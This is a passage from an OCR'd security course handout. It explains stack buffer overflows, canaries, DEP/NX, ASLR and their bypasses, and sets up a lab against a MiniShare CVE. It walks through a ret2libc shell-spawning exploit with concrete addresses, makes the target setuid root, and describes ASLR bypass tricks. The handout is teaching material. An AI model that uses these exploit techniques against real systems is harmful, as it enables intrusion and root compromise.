
Proprietary software is almost always compiled without debug options, so we might want to re-compile the basic_vuln code without the “-g” option. Note that for this lab we left debug options enabled because it makes debugging significantly easier. In future labs we will not have this luxury.



We need to figure out the new offsets for when the program is run outside of GDB. We could manually guess and check, but that would be time consuming and stupid. Instead we could try brute forcing a targeted search space. Since we don't care what registers we overwrite as long as we eventually overwrite the EIP return address, we could try writing a script to spam the target return address at the end of our payload. We try several offsets and find that at a 13 word offset EIP is overwritten and our exploit is successful.



If you compiled the program *without* debug options it should have the md5 hash eef36bb004915d57a3ef7d14cc1394de. With these compilation settings a target memory address of 0xBFFFF7D8 should work both inside and outside of the debugger.




Mitigation: Secure Coding

One way to mitigate buffer overflow attacks is by practicing secure coding techniques. Every time your code solicits input, whether it is from a user, from a file, over a network, etc., there is a potential to receive inappropriate data. You should also consider that unsolicited data in your program may be tainted by other data that is directly solicited.

If the input data is longer than the buffer we have allocated it must be truncated or we run the risk of a buffer overflow vulnerability. Similarly, if we allocated a buffer and the input data is too short, then we run the risk of a buffer underflow vulnerability. In some languages such as C a buffer's initial contents is just what happened to previously be in that memory region. In the case of the Heartbleed vulnerability a buffer underflow was leveraged to provide a smaller input the the allocated buffer which was then returned to the attacker partially filled with the contents of old memory regions. Heartbleed was a serious concern because attacker's could repeat this request multiple times to pilfer memory for sensitive data.

Secure programming is arguably our best defense against buffer overflows.



Mitigation: Stack Canaries

Coal miners used to bring a canary (bird) into the coal mines to serve as an early warning if the mine filled with poisonous gases. Since the canary would die before the miner's would from any poisonous gas, miner's knew to exit the mine as soon as they saw a dead canary. Borrowing from this analogy, a "canary" can be placed just before each return pointer. When the compiler creates the program it generates a random value to act as a canary and places it before the sensitive location in memory. Before the program is allowed to use the protected value (such as a return pointer) it checks to see if the canary

Since it's usually not possible for an attacker to read the value of the canary before overwriting the buffer (and likely "killing" the canary), it is becomes a guessing game for the attacker to overwrite the canary with the correct value. The *StackGuard.jar* interactive demo provides a simple example of how stack canaries work in theory.

In some situations, it is may be possible for an attacker to deal with canaries. If the attack can be repeated the attacker may be able to repeat the attack until he correctly guesses the value of the canary. In other cases a separate bug may be used to reveal the value of the canary enabling the attacker supply the correct canary value. Finally, the attacker may rely on the behavior of the canary to throw an exception when the canary is killed. If the

attacker is able to overwrite the existing exception handler structure on the stack, he can use it to redirect control flow. This technique is known as a Structured Exception Handling (SEH) exploit.

Follow up Exercise: Read the GCC man page entry for the "-fstack-protector" flag. You can find it by searching "man gcc | grep stack-protector". Note that the version of GCC in the VM is too old to actually support this option.

Non-executable Stack Memory Protections

Idea: Mark memory regions corresponding to buffers in programs as *data* regions and prevent the program from ever executing *code* in a region marked as *data.*


Mitigation: Data Execution Prevention (DEP) and No-eXecute (NX) Bit

So far our basic exploit process is as follows: 1) find a memory corruption 2) change control flow 3) execute shellcode on the stack. However most applications never need to execute memory on the stack, so why not just make the stack nonexecutable? This is done with segmentation, which marks sections of the program as *data* or *code* and prevents *data* from being executed. This protection is referred to as either Data Execution Prevention (DEP) or No-eXecute (NX) bit. DEP/NX are enabled by default on most modern operating systems. So without the ability to execute data on the stack, we need to get more creative….enter ret2libc also known as return-oriented programming (ROP).


Return-oriented Programming (ROP)

Idea: Can't execute "data" on the stack, so instead we redirect the control flow to execute "code" that is already in memory.

Exploitation Idea (2): If we can't execute *data* we've placed on the stack as *code*, then we could just find code that already exists and *return* to it instead. We can even place *data* on the stack that influences how existing *code* will behave. One the code has finished executing it can be configured to *return* to another location in memory. By chaining together multiple *returns* to existing *code* segments we can create any arbitrary program and completely bypass DEP/NX memory protections.




This time let's modify our exploit to drop a command shell instead of printing "Owned!!!". In a sense, the exploit to spawn a command shell with return-oriented programming is easier because we won't need to write any shellcode. A C program can spawn a command shell by calling the *system* function in the C standard library (*libc*) with the string parameter "/bin/sh". In order to *return* to the *system* function, we need to know the memory address of the where the *system* function is located in *libc*. One way to find this information is write a simple C program, which makes a call to *system* (shown as *dummy.c* above). In GDB set a breakpoint on the *main* function and then run the program. When the program pauses at the breakpoint type "print system" to print the memory address of the *system* function.



While we could store our parameter on the stack in the buffer, we can also use an environment variables to easily store the string we intend to pass to *system* function. Calling the system function with "/bin/sh" will spawn a shell. The *getenvaddr.c* program will output the starting memory address of a given environment variable, which we will need to know to build our exploit.

Note: Just like how padding our previous exploit with NOPs added some robustness to the final exploit, we can abuse the behavior of the *system* function a bit by adding a few extra spaces in front of "/bin/sh". The *system* command will strip the leading whitespace so if we are off by a few bytes out exploit will still work. In this example, we added 10 spaces before "/bin/sh".



As we learned earlier, we need 72 bytes to fill buffer up to the point to overwrite EBP (base) register. In this example we overwrite the EBP register with a 4 byte filler value of "BASE". Next we need to setup the stack for the call to the *system* function with the parameter value of "/bin/sh". When we return into libc the return address and function arguments will be read off the stack. After a function call the stack should be formatted as:


| function address | return address | argument 1 | argument 2 | … |

The function address of the *system* function is 0xB7ED0D80. Since we are calling into *system* to drop a shell we really don't care about returning so we can put any value for the return address. In this example we set the return address to a 4 byte value of "FAKE". The *system* function has a single string pointer argument. The memory address of the "/bin/sh" string is 0xBFFFFE71. Note that, like before, we must write the addresses backwards because both addresses will be read as little endian values.

When the return pointer is overwritten the program jumps to and executes the function with the arguments on the stack before it returns to the return address specified on the stack (this is sometimes called a "gadget"). By replacing the "FAKE" return address with the address of another gadget we could chain together multiple gadgets. By chaining gadgets, return-oriented programming provides a Turing-complete logic to the attacker.


Note that we are overwriting our old exploit here, but you could replace the “exploit” file with another filename such as “ropexploit” or “exploit2” if you want to preserve your old exploit.

x86 Privilege Levels




If we were to run the *whoami* command in the shell dropped by our exploit, what would it print? That is, what privilege level is our exploit running at? That entirely depends on the privilege level the original process was running at before it was exploited! In x86 there are 4 *rings* (levels) of privileges. The outermost ring is for user applications whereas the inner most rings are devoted to device drivers and the kernel. Many system calls are not available to the outer rings, so exploits in the kernel are highly prized targets for hackers since they can be used to run code with the highest operating system privileges (Ring 0) and even add or replace portions of the core operating system. Note that most modern operating systems now make little distinction between rings 1-3 and separate the rings basically into Ring 3 (*userland* or *user space*) and Ring 0 (*kernel space*).

Thought: Is there a ring -1? What could an exploit in hardware, virtual machine host, etc. accomplish that a Ring 0 exploit could not? For a good follow up read Ken Thompson's short paper for his classic 1984 Turing Award speech: "Reflections on Trusting Trust" (https://dl.acm.org/citation.cfm?id=358210). This paper is required reading for any self respecting hacker.



Let's make our *basic_vuln* program truly vulnerable by changing the owning user to *root* and setting the sticky bit flag so that the *basic_vuln* program runs as root when it's invoked. Now when *basic_vuln* is exploit it will drop a shell with root privileges.



Mitigation: Address Space Layout Randomization (ASLR)

Address Space Layout Randomization (ASLR) defeats this exploit by randomizing the locations of memory. Notice that the location of the BINSH environment variable changes on successive runs of our *basic_vuln.o* program. In fact the location of the buffer itself and the *system* function in *libc* changes too. So our exploit has no reliable way to *return* to a function in *libc* or the data in the buffer. Interestingly, that while ASLR prevents ROP style exploits designed to evade DEP, ASLR does NOT prevent the execution of data on the stack. ASLR addresses an issue that DEP does not whereas DEP addresses an issue that ASLR does not. We need both protections.

If ASLR was enabled without DEP, our first exploit version would almost be sufficient. The only problem would be that we wouldn't reliably know where the buffer is in memory. One observation made by attackers was that when a buffer on the stack is overflowed the ESP (*Stack Pointer*) tended to point within the buffer when the program crashed. This makes sense because the *Stack Pointer* points to the current stack location and the buffer is on the stack. Despite the randomization made by ASLR, the ESP register and the buffer are changed the same random value. While ASLR was still being introduced attackers exploited the fact that not all libraries were protected by ASLR (mechanisms existed to opt out in order to maintain backwards compatibility). Since the instructions of those libraries could

be found at fixed memory addresses attackers could still reliably *return* to existing *code.* One trick that became common was to locate the address of a “JMP ESP” instruction at a fixed memory address. When the EIP (*Instruction Pointer)* register contains the memory address of a ”JMP ESP” instruction, the CPU will jump to the memory address stored in the ESP register and begin executing code from that location. This allows us to completely bypass ASLR and reliably execute *data* on the stack.

Modern techniques for bypassing ASLR include a combination of finding ways to reduce the amount of randomization and bruteforce (repeating the attack until you are successful), increasing the probability of success by spraying memory with NOP sleds and copies of the shellcode while hoping that control jumps to a compromised region of memory, and using side channels that leak information about the layout of memory to correctly deduce the jump target locations.


Lab: MiniShare Exploit

- Putting it all together…
- CVE-2004-2271: Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Lab Setup:
  - Windows Victim (Windows XP or later Windows version with DEP/ASLR disabled)
    - Tools: Ollydbg
  - Kali Attacker
    - Tools: Python, Metasploit, Netcat

